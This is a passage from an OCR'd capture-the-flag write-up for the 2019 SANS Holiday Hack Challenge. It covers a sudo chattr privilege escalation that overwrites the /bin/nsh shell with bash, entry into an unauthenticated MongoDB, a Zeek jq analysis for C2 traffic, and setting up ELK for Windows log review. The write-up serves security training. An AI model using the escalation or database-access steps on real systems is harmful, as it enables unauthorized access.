chatter about immutable files? And what is sudo -l telling me?

Solution:

Run sudo -l

elf@76b4871473ec:~$ sudo -l
Matching Defaults entries for elf on 76b4871473ec:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on 76b4871473ec:
(root) NOPASSWD: /usr/bin/chattr

man chattr

```
CHATTR(1)                       General Commands Manual                       CHATTR(1)

NAME
       chattr - change file attributes on a Linux file system

SYNOPSIS
       chattr [ -RVf ] [ -v version ] [ -p project ] [ mode ] files...

DESCRIPTION
       chattr changes the file attributes on a Linux file system.

       The format of a symbolic mode is +-=[aAcCdDeijPsStTu].

       The  operator '+' causes the selected attributes to be added to the existing at-
       tributes of the files; '-' causes them to be removed; and '=' causes them to  be
       the only attributes that the files have.

       The  letters  'aAcCdDeijPsStTu'  select the new attributes for the files: append
       only (a), no atime updates (A), compressed (c), no copy on write  (C),  no  dump
       (d),  synchronous  directory updates (D), extent format (e), immutable (i), data
       journalling (j), project hierarchy (P), secure deletion (s), synchronous updates
       (S), no tail-merging (t), top of directory hierarchy (T), and undeletable (u).

       The  following  attributes are read-only, and may be listed by lsattr(1) but not
       modified by chattr: encrypted (E), indexed directory (I), and inline data (N).

       Not all flags are supported or utilized by all filesystems; refer to filesystem-
       specific  man  pages  such as btrfs(5), ext4(5), and xfs(5) for more filesystem-
       specific details.

OPTIONS
       -R     Recursively change attributes of directories and their contents.

       -V     Be verbose with chattr's output and print the program version.

       -f     Suppress most error messages.

       -v version
--More--
```

lsattr *"/bin/nsh"*

elf@76b4871473ec:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh

Change attributes of nsh, overwrite with bash and re-enter credentials

elf@76b4871473ec:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@76b4871473ec:~$ sudo chattr -i /bin/nsh
elf@76b4871473ec:~$ lsattr /bin/nsh
--------------e---- /bin/nsh

```
.got.plt
.data
.bss
.comment
.debug_aranges
.debug_info
.debug_abbrev
.debug_line
.debug_str
elf@76b4871473ec:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@76b4871473ec:~$ sudo chattr -i /bin/nsh
elf@76b4871473ec:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
elf@76b4871473ec:~$ cp /bin/bash /bin/nsh
elf@76b4871473ec:~$ su alabaster_snowball
Password:
Loading, please wait......


You did it! Congratulations!

alabaster_snowball@76b4871473ec:/home/elf$
```

3.5 Mongo Pilfer

Description:

Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution. Without access to the answer, none of our quizzes will get graded. Can we help get back in to find that solution? I tried lsof -i, but that tool doesn't seem to be installed. I think there's a tool like ps that'll help too. What are the flags I need? Either way, you'll need to know a teensy bit of Mongo once you're in. Pretty please find us the solution to the quiz!

Solution:

Finding DB path

```
Hello dear player!  Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@8ed0de0c8397:~$ ps ax
  PID TTY      STAT   TIME COMMAND
    1 pts/0    Ss     0:00 /bin/bash
    9 ?        Sl     0:01 /usr/bin/mongod --quiet --fork --port 12121 --bind_ip
   48 pts/0    R+     0:00 ps ax
elf@8ed0de0c8397:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.1  0.0  18508  3532 pts/0    Ss   12:18   0:00 /bin/bash
mongo        9  4.8  0.0 1014596 62368 ?       Sl   12:18   0:01 /usr/bin/mongod
elf         49  0.0  0.0  34400  2968 pts/0    R+   12:19   0:00 ps aux
elf@8ed0de0c8397:~$ ps -efww
UID        PID  PPID  C STIME TTY          TIME CMD
elf          1     0  0 12:18 pts/0    00:00:00 /bin/bash
mongo        9     1  2 12:18 ?        00:00:01 /usr/bin/mongod --quiet --fork --port 1212
1 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf         50     1  0 12:19 pts/0    00:00:00 ps -efww
elf@8ed0de0c8397:~$ cat /tmp/mongo.log
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] MongoDB starting : pid=9 port=1212
1 dbpath=/data/db 64-bit host=8ed0de0c8397
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] db version v3.6.3
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] git version: 9586e557d54ef70f9ca4b
43c26892cd55257e1a5
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] OpenSSL version: OpenSSL 1.1.1  11
 Sep 2018
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] allocator: tcmalloc
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] modules: none
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] build environment:
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten]     distarch: x86_64
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten]     target_arch: x86_64
2019-12-31T12:18:44.819+0000 I CONTROL  [initandlisten] options: { net: { bindIp: "127.0.0
.1", port: 12121 }, processManagement: { fork: true }, systemLog: { destination: "file", p
```


Connected to local instance

```
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten]
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not
enabled for the database.
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten] **          Read and write access
to data and configuration is unrestricted.
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten]
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten]
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transpa
rent_hugepage/enabled is 'always'.
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten] **        We suggest setting it to
 'never'
2019-12-31T12:18:47.512+0000 I CONTROL  [initandlisten]
> .
...
... ;
2019-12-31T12:22:12.411+0000 E QUERY    [thread1] SyntaxError: expected expression, got '.
' @(shell):1:0
> ?
... ;
2019-12-31T12:22:15.395+0000 E QUERY    [thread1] SyntaxError: expected expression, got '?
' @(shell):1:0
>
```

Running command

db.loadServerScripts();displaySolution();


Kringle Con
HOLIDAY HACK
CHALLENGE 2019


Congratulations!!

3.5 Zeek JSON Analysis

Description:

I'm pretty sure one of these connections is a malicious C2 channel… Do you think you could take a look? I hear a lot of C2 channels have very long connection times. Please use jq to find the longest connection in this data set. We have to kick out any and all grinchy activity!

Solution:

Check duration in logs

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!

-Wunorse Openslae

Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.

elf@18e01be61c30:~$ cat conn.log | jq ".duration" | sort | uniq | sort | head -n 5
0.000108
0.000111
0.000114
0.000119
0.000128
elf@18e01be61c30:~$ cat conn.log | jq ".duration" | sort | uniq | sort | tail -n 5
99.506981
99.725949
99.942759
99.942873
null
elf@18e01be61c30:~$ cat conn.log | jq ".duration" | sort -n | uniq | sort -n | tail -n 5
59396.15014
148943.160634
250451.490735
465105.432156
1019365.337758
elf@18e01be61c30:~$
```

Filter high durations

```
elf@257c9e890478:~$ ^C
elf@257c9e890478:~$
elf@257c9e890478:~$ c^C
elf@257c9e890478:~$
elf@257c9e890478:~$ cat conn.log | jq '. | select (.duration > 1019365)' | uniq | sort
  "conn_state": "OTH",
  "duration": 1019365.337758,
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "missed_bytes": 0,
  "orig_bytes": 30781920,
  "orig_ip_bytes": 57716100,
  "orig_pkts": 961935,
  "proto": "icmp",
  "resp_bytes": 30382240,
  "resp_ip_bytes": 56966700
  "resp_pkts": 949445,
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
{
}
```

Found correct IP

13.107.21.200

```
elf@257c9e890478:~$ runtoanswer
Loading, please wait......


What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@257c9e890478:~$
```

3.0 Objectives

The following objectives were solved:

0. Talk to Santa in the Quad
1. Find the Turtle Doves
2. Unredact Threatening Document
3. Windows Log Analysis: Evaluate Attack Outcome
4. Windows Log Analysis: Determine Attacker Technique
5. Network Log Analysis: Determine Compromised System
6. Splunk
7. Get Access To The Steam Tunnels
8. Bypassing the Frido Sleigh CAPTEHA
9. Retrieve Scraps of Paper from Server
10. Recover Cleartext Document
11. Open the Sleigh Shop Door

The following objective was NOT solved:

12. Filter Out Poisoned Sources of Weather Data

3.1 Talk to Santa in the Quad

Description:

Enter the campus quad and talk to Santa.

Solution:

Talk to Santa

3.2 Find the Turtle Doves

Description:

Find the missing turtle doves.

Solution:

Jane and Michael are at the Student Union, near the fireplace

3.3 Unredact Threatening Document


Description:

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Solution:

DEMAND

Download file from https://downloads.elfu.org/LetterToElfUPersonnel.pdf



Selecting text in PDF viewer, copy and paste

Subject: **DEMAND**: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR ELSE!

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called “Holiday Season.” There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

3.4 Windows Log Analysis: Evaluate Attack Outcome

Description:

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

Solution:

supatree

Install ELK docker image for Eventlog viewing

Sources

https://dragos.com/blog/industry-news/evtxtoelk-a-python-module-to-load-windows-event-logs-into-elasticsearch/

https://elk-docker.readthedocs.io/

Install image

```
$ sudo docker pull sebp/elk

Using default tag: latest

latest: Pulling from sebp/elk

c64513b74145: Pull complete

01b8b12bad90: Pull complete

c5d85cf7a05f: Pull complete

b6b268720157: Pull complete

e12192999ff1: Pull complete

d39ece66b667: Pull complete

65599be66378: Pull complete

562f8c480335: Downloading [==========================================>
]  105.3MB/126.4MB
```


```
04ac25931abb: Downloading [==================>
]    102MB/293.2MB

986e779dffa6: Downloading [======================>
]  73.53MB/174.9MB

cdac1a270ca2: Waiting

bd209e71f957: Waiting

2ed78195bf22: Waiting

233d529623fb: Waiting

82d6bf52ab01: Waiting

883e8ef428dd: Waiting

366e6da6e8fd: Waiting

26519f9b3ef8: Waiting

2d98a08994bc: Waiting

41fedc94e2d6: Waiting

52d2d7040545: Waiting

91eb1da4c714: Waiting

63ef2de903b9: Waiting

449aa428e7be: Waiting

a6e846967504: Waiting

9c35a5db0af5: Waiting

5d8eb5e5aa58: Waiting

077e300cbf64: Waiting

ad0731ceecb0: Waiting
```


Run Docker



```
$ sudo docker run -p 9200:9200 -p 9300:9300 -p 5601:5601 sebp/elk
* Starting periodic command scheduler cron
...done.
* Starting Elasticsearch Server
future versions of Elasticsearch will require Java 11; your Java
version from [/usr/lib/jvm/java-8-openjdk-amd64/jre] does not meet
this requirement
...done.
waiting for Elasticsearch to be up (1/30)
waiting for Elasticsearch to be up (2/30)
waiting for Elasticsearch to be up (3/30)
waiting for Elasticsearch to be up (4/30)
waiting for Elasticsearch to be up (5/30)
waiting for Elasticsearch to be up (6/30)
waiting for Elasticsearch to be up (7/30)
waiting for Elasticsearch to be up (8/30)
waiting for Elasticsearch to be up (9/30)
Waiting for Elasticsearch cluster to respond (1/30)
logstash started.
* Starting Kibana5
...done.
==> /var/log/elasticsearch/elasticsearch.log <==
[2019-12-31T13:30:32,743][INFO ][o.e.c.m.MetaDataIndexTemplateService]
[elk] adding template [.slm-history] for index patterns [.slm-history-
1*]
[2019-12-31T13:30:32,771][INFO ][o.e.c.m.MetaDataIndexTemplateService]
[elk] adding template [.monitoring-logstash] for index patterns
[.monitoring-logstash-7-*]
[2019-12-31T13:30:32,809][INFO ][o.e.c.m.MetaDataIndexTemplateService]
[elk] adding template [.monitoring-es] for index patterns
[.monitoring-es-7-*]
[2019-12-31T13:30:32,839][INFO ][o.e.c.m.MetaDataIndexTemplateService]
[elk] adding template [.monitoring-beats] for index patterns
[.monitoring-beats-7-*]
[2019-12-31T13:30:32,865][INFO ][o.e.c.m.MetaDataIndexTemplateService]
[elk] adding template [.monitoring-alerts-7] for index patterns
[.monitoring-alerts-7]
[2019-12-31T13:30:32,895][INFO ][o.e.c.m.MetaDataIndexTemplateService]
[elk] adding template [.monitoring-kibana] for index patterns
[.monitoring-kibana-7-*]
[2019-12-31T13:30:32,915][INFO ]
[o.e.x.i.a.TransportPutLifecycleAction] [elk] adding index lifecycle
policy [watch-history-ilm-policy]
[2019-12-31T13:30:32,939][INFO ]
[o.e.x.i.a.TransportPutLifecycleAction] [elk] adding index lifecycle
```


```
policy [slm-history-ilm-policy]
[2019-12-31T13:30:33,154][INFO ][o.e.l.LicenseService ] [elk] license
[ed2b910e-484a-4dea-bf49-309cd2d391dd] mode [basic] - valid
[2019-12-31T13:30:33,154][INFO ]
[o.e.x.s.s.SecurityStatusChangeListener] [elk] Active license is now
[BASIC]; Security is disabled

==> /var/log/logstash/logstash-plain.log <==

==> /var/log/kibana/kibana5.log <==
{"type":"log","@timestamp":"2019-12-31T13:30:38Z","tags":
["info","plugins-system"],"pid":216,"message":"Setting up [4] plugins:
[security,inspector,data,translations]"}
{"type":"log","@timestamp":"2019-12-31T13:30:38Z","tags":
["info","plugins","security"],"pid":216,"message":"Setting up plugin"}
{"type":"log","@timestamp":"2019-12-31T13:30:38Z","tags":
["warning","plugins","security","config"],"pid":216,"message":"Generat
ing a random key for xpack.security.encryptionKey. To prevent sessions
from being invalidated on restart, please set
xpack.security.encryptionKey in kibana.yml"}
```

Importing EVTX in ElasticSearch and show result in Kibana

```
python -c 'from evtxtoelk import EvtxToElk;
EvtxToElk.evtx_to_elk("Security.evtx","http://localhost:9200")'
```






Filter Event ID's


4625: An account failed to log on

4624: An account was successfully logged on

